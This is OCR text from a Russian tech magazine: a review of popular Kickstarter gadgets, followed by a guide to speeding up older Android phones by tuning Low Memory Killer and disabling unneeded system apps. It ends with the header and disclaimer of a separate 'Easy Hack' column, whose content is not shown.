Ребята из стартапа Omate (www.omate.com) поймали этот момент всеобщего разочарования и выкатили на Kickstarter идею по-настоящему умных часов, которые не просто не должны быть привязаны к смартфону, а сами по себе являлись бы этаким смартфоном в миниатюре. Страница с описанием проекта впечатляла сумасшедшими характеристиками, среди которых был, в частности, двухъядерный процессор с частотой 1,3 ГГц, модули Wi-Fi, Bluetooth, 3G, GPS, микрофон, динамик, батарея на 600 мА • ч (!) и, как будто всего этого мало, 5-мегапиксельная камера, гигабайт оперативки, Android 4.2.2, водонепроницаемый корпус и сапфировое стекло поверх IPS-экрана.

При всем при этом идея была не просто «мы знаем, что мы это можем», а с вполне осязаемым прототипом, который работал, ловил интернет, не тонул, отправлял SMS (одно из самых забавных видео на странице проекта) и обладал размерами не больше тех же Galaxy Gear. Стоит ли говорить, что кампания по сбору средств получилась весьма успешной? Особенно если учитывать, что за пожертвование в размере 250 долларов (меньше стоимости Galaxy Gear) можно было получить часы из первой партии.

В общей сложности кампания собрала больше миллиона долларов и успешно закончилась 20 сентября, а тем, кто не успел пожертвовать деньги, разработчики предложили сделать предзаказ часов, заплатив те же 250 долларов за версию с 512 Мб оперативки и 4 Гб ROM или 300 долларов за модель с гигабайтом RAM и 8 Гб постоянной памяти. Неплохо, не так ли?





Часы Omate обладают характеристиками топового смартфона двухлетней давности и совсем не громоздки

Набор SmartThings за 300 долларов



LIFX: УМНАЯ ЛАМПОЧКА С МОДУЛЕМ WI-FI

Большие компании с осторожностью относятся к популярной ныне концепции Internet of the things (интернет вещей) и не спешат оснащать чайники и утюги ненужными большинству покупателей Wi-Fi- или 3G-модулями. А вот на Kickstarter, населенном гиками всей мастей, проекты умных вещей занимают едва ли не лидирующие позиции с самыми высокими сборами. В общем-то, это ожидаемо, когда речь заходит о гаджетах вроде Omate, а вот феномен LIFX гораздо более интересен.

LIFX (произносится как «лайф икс») — это энергосберегающая лампочка, оснащенная микрокомпьютером, модулем Wi-Fi и способная продуцировать свет в разных спектральных диапазонах (проще говоря, гореть разными цветами). Сбор средств на ее производство начался 15 сентября 2012 года и закончился с результатом 1,3 миллиона долларов, то есть даже больше, чем Omate. Кроме встроенного микрокомпьютера, лампа ничем особо не выделялась... если не считать возможность управления с помощью смартфона.

Даже в форме прототипа и с простым приложением для iPhone лампа уже умела удаленно включаться и выключаться, включаться по расписанию, автоматически включаться при появлении владельца смартфона в помещении, автоматически настраивать интенсивность и цвет свечения, воспроизводить различные эффекты вплоть до азбуки Морзе, выступать в роли цветомузыки (когда ламп несколько), уведомлять о пришедших письмах и сообщениях, выступать в роли ночника... я мог бы продолжать, но ограничусь тем, что скажу банальную вещь: лампу можно запрограммировать на что угодно.

Жертвователям Kickstarter лампа обошлась в 70 долларов, и они уже получили свои заказы в теплой ламповой версии в середине этого года. В свободной продаже LIFX должна появиться в первом квартале 2014-го, но уже сейчас на официальном сайте можно оставить предзаказ, заплатив 90 долларов за штуку. Готов поспорить, что через год ими или аналогами будут освещаться все самые модные бары и клубы.

УМНЫЙ ДОМ SMARTTHINGS

Умная лампа — это интересно, но ребята из стартапа SmartThings решили пойти по пути автоматизации гораздо дальше, выбрав, правда, несколько иной путь реализации идеи. Вместо создания вещей со встроенными контроллерами и Wi-Fi-модулями, они предложили сделать умным сам дом, оснастив его многочисленными датчиками, сенсорами и реле, которые бы объединялись в сеть, доступную с любого авторизованного смартфона.

На практике все это должно было выглядеть примерно как в фильме «Вспомнить все» (в теплой ламповой версии с относительно молодым Шварценеггером). Ты входишь в дом, датчик движения включает реле, в помещении загорается свет, а твоей бабушке приходит SMS с текстом «Я дома, не звони в полицию». После захлопывания входной двери ее статус в специальном приложении для смартфона меняется на «закрыто», и далее может быть включен телевизор, кондиционер и прочее. Выйдя из дома, ты можешь проверить статус всех приборов, окон (закрыты/открыты), посмотреть температуру и тому подобное, а в случае взлома сразу получишь извещение.

От уже существующих систем, а также хендмейдовых решений на базе какого-нибудь raspi все это должно было отличаться чрезвычайной простотой использования и модульностью. В сущности, создатели проекта предлагали сделать множество самых разных датчиков и реле от автоматических переходников для розеток

Смартфон — выключатель XXI века

LIFX собственной персоной

WWW

Аналог LIFX от Philips на Amazon: goo.gl/9OJ0Zw

Хаб SmartThings

INFO

Любой из перечисленных проектов можно найти на kickstarter.com, вбив в поиске его название.

до умных замков, которые должны быть совместимы между собой и автоматически встраиваться в существующую конфигурацию, во главе которой стоял бы этакий центральный мозг в виде особого Wi-Fi-роутера.

По замыслу, такой (полу-)открытый дизайн позволял бы строить любые конфигурации на все случаи жизни за пять минут, купив только нужные компоненты за 500 долларов, и рулить всем этим с помощью приложения с множеством плагинов в стиле «если такое событие, то такая реакция».

Идея, конечно же, выстрелила и позволила собрать 1,2 миллиона, а жертвователи уже получили свои наборы. Сейчас любые компоненты SmartThings можно заказать в официальном магазине (shop.smartthings.com) по цене от 50 долларов за умный выключатель до 200 долларов за умный замок. Сам хаб (тот самый роутер) стоит 100 долларов, а всего существует около 30 разных компонентов, среди которых есть даже датчик протечек и брелок для ключей, идентифицирующий хозяина дома (ну или собаку, например).

PRESSY, ИЛИ О ЧЕМ НА САМОМ ДЕЛЕ МЕЧТАЮТ ПОЛЬЗОВАТЕЛИ СМАРТФОНОВ

Три простых факта: проект с общими сборами в 700 тысяч долларов, упоминался во всех крупнейших технических изданиях, до невероятности упрощает использование смартфона. Что это? Да, конечно же, это та самая кнопка Pressy. До абсурда простая и примитивная идея, которая не просто выстрелила, а превратила своих создателей в почти миллионеров.

Для тех, кто живет вне информационного поля, поясню. Pressy — это кнопка, которая втыкается в 3,5-миллиметровый разъем для наушников и при нажатии создает системное событие (это то самое событие «наушники воткнуты», которое умеет понимать смартфон), на него можно повесить действие, определяемое специальным приложением. А само действие может быть чем угодно, от включения фонарика до отправки SMS.

Короче, кнопка может что-то делать и в этом ее назначение. Но делать это она может разными способами, так как понимает азбуку Морзе. Два коротких, один длинный — включился фонарик, три коротких — отправляется SMS с текстом «У меня есть кнопка», один короткий, два длинных... да что угодно. Специальное приложение не только предлагает выбор из разных действий, но имеет плагин для Tasker, который, как известно, может все, а также API, благодаря которому нажатия Pressy могут принимать сторонние приложения.

Чудо техники, состоящее из кнопки, резистора и 3,5-миллиметрового джека, можно было получить, пожертвовав всего лишь 15 долларов (за 25 давали еще и брелок для ношения). Сегодня весь комплект из кнопки и брелока продается по цене 27 долларов в официальном магазине (get.pressybutton.com) с добавочными 5 баксами за доставку в Россию. Как говорится, налетай, пока не разобрали.



Pressy во всей своей красе

Прототипы Pressy

Хаб для GameStick



GAMESTICK, ИЛИ САМАЯ МАЛЕНЬКАЯ ИГРОВАЯ КОНСОЛЬ В МИРЕ

Игровая консоль OUYA, построенная на базе чипа NVIDIA Tegra 3 и Android 4.1, в свое время стала настоящим хитом на Kickstarter и заняла второе место по сборам, принеся своим создателям более 8 миллионов долларов. Открытый дизайн, полноценная операционная система и наличие огромного количества игр и приложений сделали свое дело, превратив консоль в своего рода символ свободы.

Успех OUYA со временем подстегнул многие другие стартапы и крупные компании на создание аналогичных решений на базе мобильных чипов, однако создатели консоли GameStick пошли еще дальше и сделали прототип консоли, которую всю целиком можно было положить в карман и подключать в случае необходимости к любому телевизору или монитору.

Консоль представляла собой комплект из двух компонентов: HDMI-стика в стиле тех, которые тоннами штампуют китайцы (я им в свое время посвятил отдельную статью), и небольшого компактного Bluetooth-джойстика, в который при необходимости переноски можно было «спрятать» HDMI-стик. В результате получался портативный комплект, который можно было таскать с собой везде, где хочешь.

Изнутри GameStick особо ничем не выделялся и был построен на основе чипа Amlogic 8726-MX, который по производительности был близок к Rockchip 3066, применявшемуся в 90% китайских HDMI-стиков, 1 Гб оперативной памяти, 8 Гб ROM, Wi-Fi и, конечно же, Android Jelly Bean. Не самая мощная на сегодняшний день начинка, но вполне достаточная для запуска большинства игр, а также проигрывания 1080p-видео (тем более что медиацентр XMBC уже был в комплекте).

Консоль можно было получить, пожертвовав всего 70 долларов, что очень и очень неплохо даже в сравнении с теми же китайскими стиками, которые по той же цене продавались без всяких пультов и джойстиков с плохо портированным и необновляемым Android, а в большинстве случаев и без гарантии. В общем, идея сработала, и проект собрал 650 тысяч долларов. Это позволило запустить массовое производство не только консоли, но и специального хаба, который одновременно выступал в роли беспроводного зарядника для контроллера, твердотельного диска на 104 Гб и интерфейса для подключения разной периферии от клавиатуры до веб-камеры (один порт Ethernet, три полноразмерных UBS-порта, два порта HDMI и слот для карты памяти).

Сейчас GameStick можно приобрести на Амазоне (goo.gl/Cshnct) за 80 долларов. Хаб на момент написания статьи был в списке товаров на Amazon, но не был доступен для покупки.

SOUND BAND: НАУШНИКИ, КОТОРЫЕ НЕ НУЖНО НАДЕВАТЬ НА УШИ

Наушники — не самая удобная и практичная вещь из созданных человеком. Классические наушники громоздки, неудобны, заглушают внешние звуки, их провод, который всегда либо слишком длинный, либо слишком короткий, постоянно запутывается. Вкладыши, или, в простонародье, «капельки», частично решают эти


Успех OUYA со временем подстегнул многие другие стартапы и крупные компании на создание аналогичных решений на базе мобильных чипов





GameStick собственной персоной





проблемы за счет малого размера и, в некоторых случаях, использования канала Bluetooth вместо физического провода, однако никак не влияют на проблему заглушения внешнего мира.

Именно эту проблему должны решить наушники Sound Band (soundband.com), которые вообще не нужно надевать на уши. Идея этих «наушников» берет свое начало в наработках компании NXT, которая придумала технологию SurfaceSound, позволяющую передавать вибрации звука практически на любую плоскую поверхность. Благодаря NXT, в частности, были созданы такие интересные вещи, как присоска, которую можно прикрепить к столу, чтобы превратить его в колонку, издающие звук экраны, говорящие открытки и складные картонные колонки.

В Sound Band технология используется для прямой передачи звука на череп, тогда как сами «наушники» представляют собой всего лишь воспроизводящие вибрации накладки на раковины ушей. Это та же самая технология, которая первоначально должна была использоваться в Google Glass, но вряд ли будет применена в окончательной модели очков.

Технология SurfaceSound в переносимой своей версии культивировалась уже несколько лет и нашла окончательное применение только в Sound Band, первоначальные версии которой еще в 2010 году были удостоены Innovations Design and Engineering Award. С тех пор наушники сильно эволюционировали и превратились в готовый для пользователя продукт.

Есть, однако, один небольшой изъян. SurfaceSound как технология ограничена частотным диапазоном 100–18 000 Гц, который хоть и покрывает практически все слышимые человеком частоты, но имеет серьезный провал в нижней части. Это значит, что Sound Band, как и все другие продукты, основанные на технологии SurfaceSound, фактически не воспроизводят не только глубоких, но и вполне традиционных басов, которые как раз и находятся ниже границы в 100 Гц. Создатели наушников предлагают преодолеть это ограничение за счет интегрированной технологии «улучшения звука» Waves MaxxBass, которая фактически просто сдвигает нижние частоты выше по спектральному диапазону и видоизменяет их так, чтобы человек субъективно ощущал более высокие частоты как глубокий бас.

Не самая удачная, прямо скажем, идея, однако, даже несмотря на провалы в частотах, наушники оказались востребованы (кто бы сомневался) и в общей сложности собрали почти 550 тысяч долларов, что позволило запустить Sound Band в массовое производство. Пока неясно, когда и по какой цене девайс появится в магазинах, но, учитывая возможность получить наушники, пожертвовав 150 долларов, можно сказать, что окончательная розничная цена устройства будет не выше 250 баксов.



Sound Band — это не наушники

И ЭТО ЕЩЕ НЕ ВСЕ!

- **CST-01** — самые тонкие часы в мире. Фактически это браслет, ободок которого представляет собой дисплей, показывающий время.
- **Elevation Dock** — правильный док для iPhone, в котором он не застревает.
- **Structure Sensor** — 3D-сканер, позволяющий видеть и фотографировать пространство, основываясь на физическом положении объектов. Работает совместно со смартфоном.
- **Folding USB Solar Cell** — портативная солнечная батарея для зарядки гаджетов.
- **Micro Phone Lens** — маленькая (действительно небольшая) линза для камеры смартфона, позволяющая делать снимки микроскопических объектов.
- **FlameStower** — зарядное устройство для смартфона, работающее от огня.
- **TruGlide Apex** — сверхточный стилус для iPad.
- **Impact & Super Scratch Resistant Screen Protectors** — защитная пленка для экрана, которая может выдержать все.
- **Brydge** — клавиатура для iPad, превращающая последний в лэптоп.
- **WigWag** — сенсор для дома «все в одном», выполненный в форм-факторе небольшой коробки. Построен на базе плат Raspberry Pi и Arduino.

ВЫВОДЫ


Это всего лишь мой личный срез проектов на Kickstarter, который не только не полон, но и во многом субъективен. На Kickstarter огромное количество проектов, нацеленных на самую разную аудиторию, и перечислены в этой статье лишь те, что я посчитал наиболее достойными в сфере, связанной с мобильной техникой (да, и кнопка тоже, хотя бы за простоту и гениальность идеи). Кроме них, на Kickstarter есть… все, и я бы предложил тем, кто неравнодушен, пойти и вложить 5–10 баксов в любую из понравившихся идей. Если тебе, конечно, надоели правила компаний-гигантов, которые кроме смартфонов с 7-дюймовыми экранами и 100500-ядерными процессорами не могут предложить ничего по-настоящему интересного.

СРАЖЕНИЕ ЗА РЕСУРСЫ

Вдыхаем новую жизнь в старый андроидофон



Мобильные технологии развиваются так быстро, что мы уже не успеваем менять смартфоны. Вроде бы только купил новый девайс, а на рынке уже появились более продвинутые модели с большим количеством памяти, процессорных ядер и поддержкой NFC. И черт бы с ними, с ядрами, два, четыре, восемь, хоть шестнадцать. Новая версия ОС тормозит! Вот это настоящая проблема.




Евгений Зобнин
androidstreet.net


ВМЕСТО ВВЕДЕНИЯ

Эту статью я адресую всем тем, кто до сих пор пользуется смартфонами, вышедшими до появления версии Android 4.0, всем тем, кому «посчастливилось» купить девайс с 512 Мб оперативной памяти, а через месяц вышел Ice Cream Sandwich, и пришлось остаться на 2.3 или мириться с тормозами. В общем, для обладателей доисторических, но любимых HTC Desire, Motorola Defy и Samsung Galaxy S.


Обладателем одного из таких девайсов являюсь и я сам. Около трех лет назад за сегодняшнюю цену Nexus 4 я приобрел смартфон Motorola Defy. Это такой кирпич с экраном на 3,7 дюйма,




Современный Android-софт очень прожорлив



Отключаем бесполезный голосовой набор



Отключив Fused Location и Google Backup Transport, мы освободим 90 Мб памяти



Отключаем системные сервисы с помощью Bloatware Freezer

1 ГГц процессором, 512 Мб оперативной памяти и защитой от грязи и воды. С ним я проходил около года и впоследствии заменил на Galaxy Nexus, однако отдать или продать побитую, несколько раз тонувшую и прошедшую со мной через все, что только можно, моторолу не решился. Смартфон действительно был хорош, удобен, легко помещался в кармане и выдерживал любые испытания.

Проблема была только в том, что по умолчанию на Defy ставили Android 2.2, который впоследствии можно было обновить только до 2.3. Жадная и ленивая Motorola оборвала все надежды владельцев, сказав, что 4.0 на смартфоне не будет — маловато памяти в зверьке.

К счастью, портировать Android 4.0 на Defy начали почти сразу после открытия исходников, и ко времени, когда необходимость в 4.X назрела, разработчики выкатили хороший полноценный порт (рассказ о том, через что они прошли, чтобы сделать это в условиях неломаемого залоченного загрузчика, достоин отдельной статьи). Но даже уже вылизанный Android 4.X (в лице CyanogenMod 10.2) работал на старом девайсе из рук вон плохо. Мизерный по нынешним временам объем памяти просто душил систему, и она постоянно держалась на пределе возможностей. В сравнении с 2.3, новая версия была просто невероятным тормозом, пользоваться которым не было никакого желания. Начались поиски любых путей оптимизации.

В сущности, все последующее повествование и есть рассказ о том, как заставить работать Android 4.3 (CyanogenMod 10.2) на Motorola Defy или любом другом устаревшем устройстве похожей конфигурации (в частности, точно такая же начинка была у Motorola Droid и похожая у Samsung Galaxy S). Впрочем, все сказанное будет справедливо вообще для любого девайса на Android 4.X, начиная от Samsung Galaxy Nexus и заканчивая HTC One.

ЧТО, ПОЧЕМУ И ЗАЧЕМ

Итак, у нас есть смартфон под управлением Android 4.X, и он безбожно тормозит. Приложения запускаются долго, промотка происходит с задержками, общий FPS около 5–10 кадров. Проблем здесь, как и положено, две: процессор и память.

Официальные системные требования Android 4.X — это процессор на 1 ГГц и 1 Гб оперативной памяти. Только такой смартфон может пройти сертификацию и получить возможность продажи с предустановленным Google Play. Все, что ниже, — нет. И никакого запаса по памяти или частотам здесь нет, это край, ниже которого начинаются тормоза. Не из-за кривости чьих бы то ни было рук, а по причине функциональности ОС, которая с выходом Ice Cream Sandwich действительно серьезно возросла (ну или можно все свалить на Java).

Сколько памяти потребляет Android 4.X? Много. Только что загруженная операционная система занимает около 350 Мб, за вычетом кода ядра и невыгружаемых компонентов на девайсе с 512 Мб памяти свободными остаются около 120 Мб. Среднее современное приложение вроде Twitter или Instagram во время своей работы может сожрать до 50 Мб. То есть оперативная память будет исчерпана уже после включения аппарата и запуска пары-тройки приложений.

Да, тебе не нужна одновременная работа нескольких программ, однако Android — это не Windows, он не завершает работу приложения при его закрытии, а всего лишь сворачивает, в результате чего софт продолжает жрать память, даже когда ты им не пользуешься. Чтобы ось не сдохла от нехватки памяти, в критические моменты просыпается процесс, названный Low Memory Killer, и беспощадно убивает фоновые приложения.

АВТОМАТИЧЕСКОЕ ОСВОБОЖДЕНИЕ ПАМЯТИ


Для нас Low Memory Killer очень важный инструмент. Это не просто топорная прибивалка софта, а интеллектуальный механизм, который можно перенастроить под любые нужды. Алгоритм работы этого внутриядерного процесса основан на значениях «важности», которые присваиваются каждому работающему в системе приложению и могут изменяться во времени. Всего таких значений шесть:

- FOREGROUND_APP — видимое на экране приложение, его убивать нельзя ни в коем случае;
- VISIBLE_APP — работающий в фоне процесс, отвечающий за вывод той или иной информации на экран (иконка в строке состояния, выдвижная панель, виджет и так далее), его лучше тоже не убивать;
- SECONDARY_SERVER — фоновый сервис, такой как музыкальный проигрыватель, будильник, синхронизация данных, обычно может быть убит без серьезных последствий для системы в целом, но с потерей функциональности;
- HIDDEN_APP — работающее в фоне приложение, может быть убито в любой момент, но это скажется на его функциональности;
- CONTENT_PROVIDER — фоновый сервис, отвечающий за хранение и предоставление какой-либо информации (настройки, фотографии, что угодно), но в данный момент простаивающий (клиентов нет), может быть безболезненно убит;
- EMPTY_APP — любой фоновый процесс (приложение), который ничего не делает, первый кандидат на убийство.


Важность приложений каждой группы растет снизу вверх. То есть при нехватке памяти Low Memory Killer начнет убийство с последней группы и, если памяти снова будет не хватать, будет продвигаться выше. Само понятие «дефицит памяти» у Low Memory Killer определяется шестью порогами, по одному на каждую группу процессов. На всех смартфонах (и прошивках) значения этих порогов разные, например, на Motorola Defy с CM-10.2 на борту они такие:

```
FOREGROUND_APP: 25 Мб
VISIBLE_APP: 30 Мб
SECONDARY_SERVER: 40 Мб
HIDDEN_APP: 50 Мб
CONTENT_PROVIDER: 55 Мб
EMPTY_APP: 70 Мб
```


Свободной памяти меньше 70 Мб — убиваются безработные фоновые приложения, меньше 55 Мб — в расход пойдут Content Porovider'ы и так далее. Когда памяти останется всего 25 Мб, будет убито используемое в данный момент приложение, но вероятность такого исхода крайне мала; после убийства всех остальных приложений память занимать будет просто некому.




После чистки система занимает меньше 200 Мб!



Некоторым приложениям незачем работать в фоне



Активируем zRam в CyanogenMod



Активируем zRam с помощью Trickster MOD

Красота всего этого механизма в том, что он может быть перенастроен в любой момент. В Android есть файл `/sys/module/lowmemorykiller/parameters/minfree`, который можно прочитать, чтобы получить текущие значения порогов или записать в него новые значения (через запятую в 4-килобайтных блоках), которые вступят в силу сразу после записи. То же самое можно сделать, используя приложение Auto Memory Manager, MinFree и аналоги.

Какие значения будут подходящими? Все зависит от способа использования смартфона. Если аппарат тебе нужен только для того, чтобы звонить, читать почту и твиттер, значения лучше либо оставить как есть, либо убавить (но не рекомендую ставить ниже 50 Мб). Система будет освобождать память только в крайнем случае, и приложения, которыми ты часто пользуешься, останутся в памяти и будут запускаться мгновенно.

Если же ты привык использовать смартфон для запуска большого количества самых разных приложений и игр, то значения лучше повысить (в Auto Memory Manager это можно сделать за один тап, нажав кнопку Aggressive). Тогда в системе всегда будет оставаться достаточно памяти для запуска сразу нескольких тяжелых приложений, и она не будет тратить время на освобождение оперативки.

Еще один радикальный вариант — это повысить лимиты двух последних групп до максимума, в результате чего Android фактически превратится в однозадачную систему, каковой до недавнего времени была iOS и до сих пор остается Windows Phone (условно, конечно). Другими словами, система будет автоматически убивать приложения сразу после их закрытия, но только в том случае, если софтина не будет в этот момент ничего делать. Системные компоненты при этом останутся висеть в памяти.

Независимо от того, какой из вариантов ты выберешь, стоит поиграть с возможными значениями, чтобы найти оптимальные.

ОЧИЩАЕМ СМАРТФОН ОТ МУСОРА

Все наши манипуляции с Low Memory Killer не принесут особого прироста производительности, если память системы будет забита разными клиентами Facebook, VKontakte, Hangouts Google+ и прочими. Обычно такой софт стартует сразу после загрузки системы и попадает либо в группу SECONDARY_SERVER, либо в HIDDEN_APP (иногда в CONTENT_PROVIDER), так что до него механизм очищения памяти добирается только в последнюю очередь, а даже если добирается, через некоторое время софтина перезапускается (обычно это связано с каким-либо системным событием).

Поэтому вторым пунктом в нашем плане улучшения скорости работы будет избавление от всех подобных приложений. Нет, реально нужные, конечно, лучше оставить, а те, которые стоят для галочки, — удалить. Если ты используешь стороннюю прошивку, типа CyanogenMod, стандартный архив Gapps (тот, который прошивается после самой прошивки) лучше заменить на минимальный (goo.im/gapps/minimal). Из гугловских приложений в нем только сам маркет и Gmail, а Hangouts, карты и куча других сервисов вырезаны, поэтому они тоже не будут стартовать во время загрузки и жрать память (любой из них можно установить из маркета).

Кроме Google-сервисов, довольно много памяти могут отъесть сервисы и автоматически запускаемые приложения самого Android. Удивительно, но в памяти работающей Android-системы можно легко обнаружить кучу софта, которым ты вообще не пользуешься. Это может быть диктофон, калькулятор, «Черная дыра» (к сожалению, это всего лишь живые обои), а также сервисы голосового набора (набора номера, не поиска), календаря и синтезатора речи. Причем если первые просто были запущены во время загрузки и довольно быстро вытесняются Low Memory Killer, то вторые — это полноценные сервисы, которые висят в памяти на протяжении всей жизни смартфона.


Многие из этих сервисов можно отключить через стандартный диспетчер приложений, даже не имея root. Достаточно перейти в «Настройки → Приложения → Все», тапнуть по нужной софтине и нажать кнопку «Отключить» (ну или «Удалить», а затем «Отключить», если были установлены обновления). Вот список приложений, которые, с точки зрения инженеров Google, можно безболезненно отключать:

- Голосовой набор (com.android.voicedialer)
- Диктофон (com.android.soundrecorder)
- Календарь (com.android.calendar)
- Калькулятор (com.android.calculator)
- Обновление CyanogenMod (com.cyanogenmod.updater)
- Память календаря (com.android.providers.calendar)
- Синхронизация закладок (com.google.android.syncupdaters.bookmarks)
- Синхронизация календаря (com.google.android.syncupdaters.calendar)
- Стандартные заставки (com.android.dreams.basic)
- Фоновые рисунки (com.android.musicvis и com.android.magicsmoke)
- Черная дыра (com.android.galaxy4)
- com.android.wallpaper.holospiral
- Email (com.android.email)
- Picasa Uploader (com.google.android.apps.uploader)
- Pico TTS (com.svox.pico)


В скобках я привел системное имя приложения так, чтобы в случае необходимости ты мог не просто отключить, но и удалить его (а зачем зря тратить место?). Все системные приложения хранятся в каталоге `/system/app` и могут быть удалены с помощью любого файлового менеджера с поддержкой root.

По умолчанию система не позволит отключить некоторые весьма прожорливые, но тем не менее важные сервисы. К таким относятся, к примеру, «Телефон» (это приложение входит в группу FOREGROUND_APP и поэтому всегда висит в памяти), «Эквалайзер» (только в CyanogenMod и производных), Google Backup Transport (~45 Мб), ответственный за бэкап установленного софта в облаке Google (восстанавливается после переустановки прошивки, например), «Меню SIM-карты» и Fused Location (~45 Мб), сервис, который собирает данные о местоположении со всех возможных источников (сотовая сеть, IP-

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ПРОСЛЕДИТЬ ЗА ДОКУМЕНТОМ

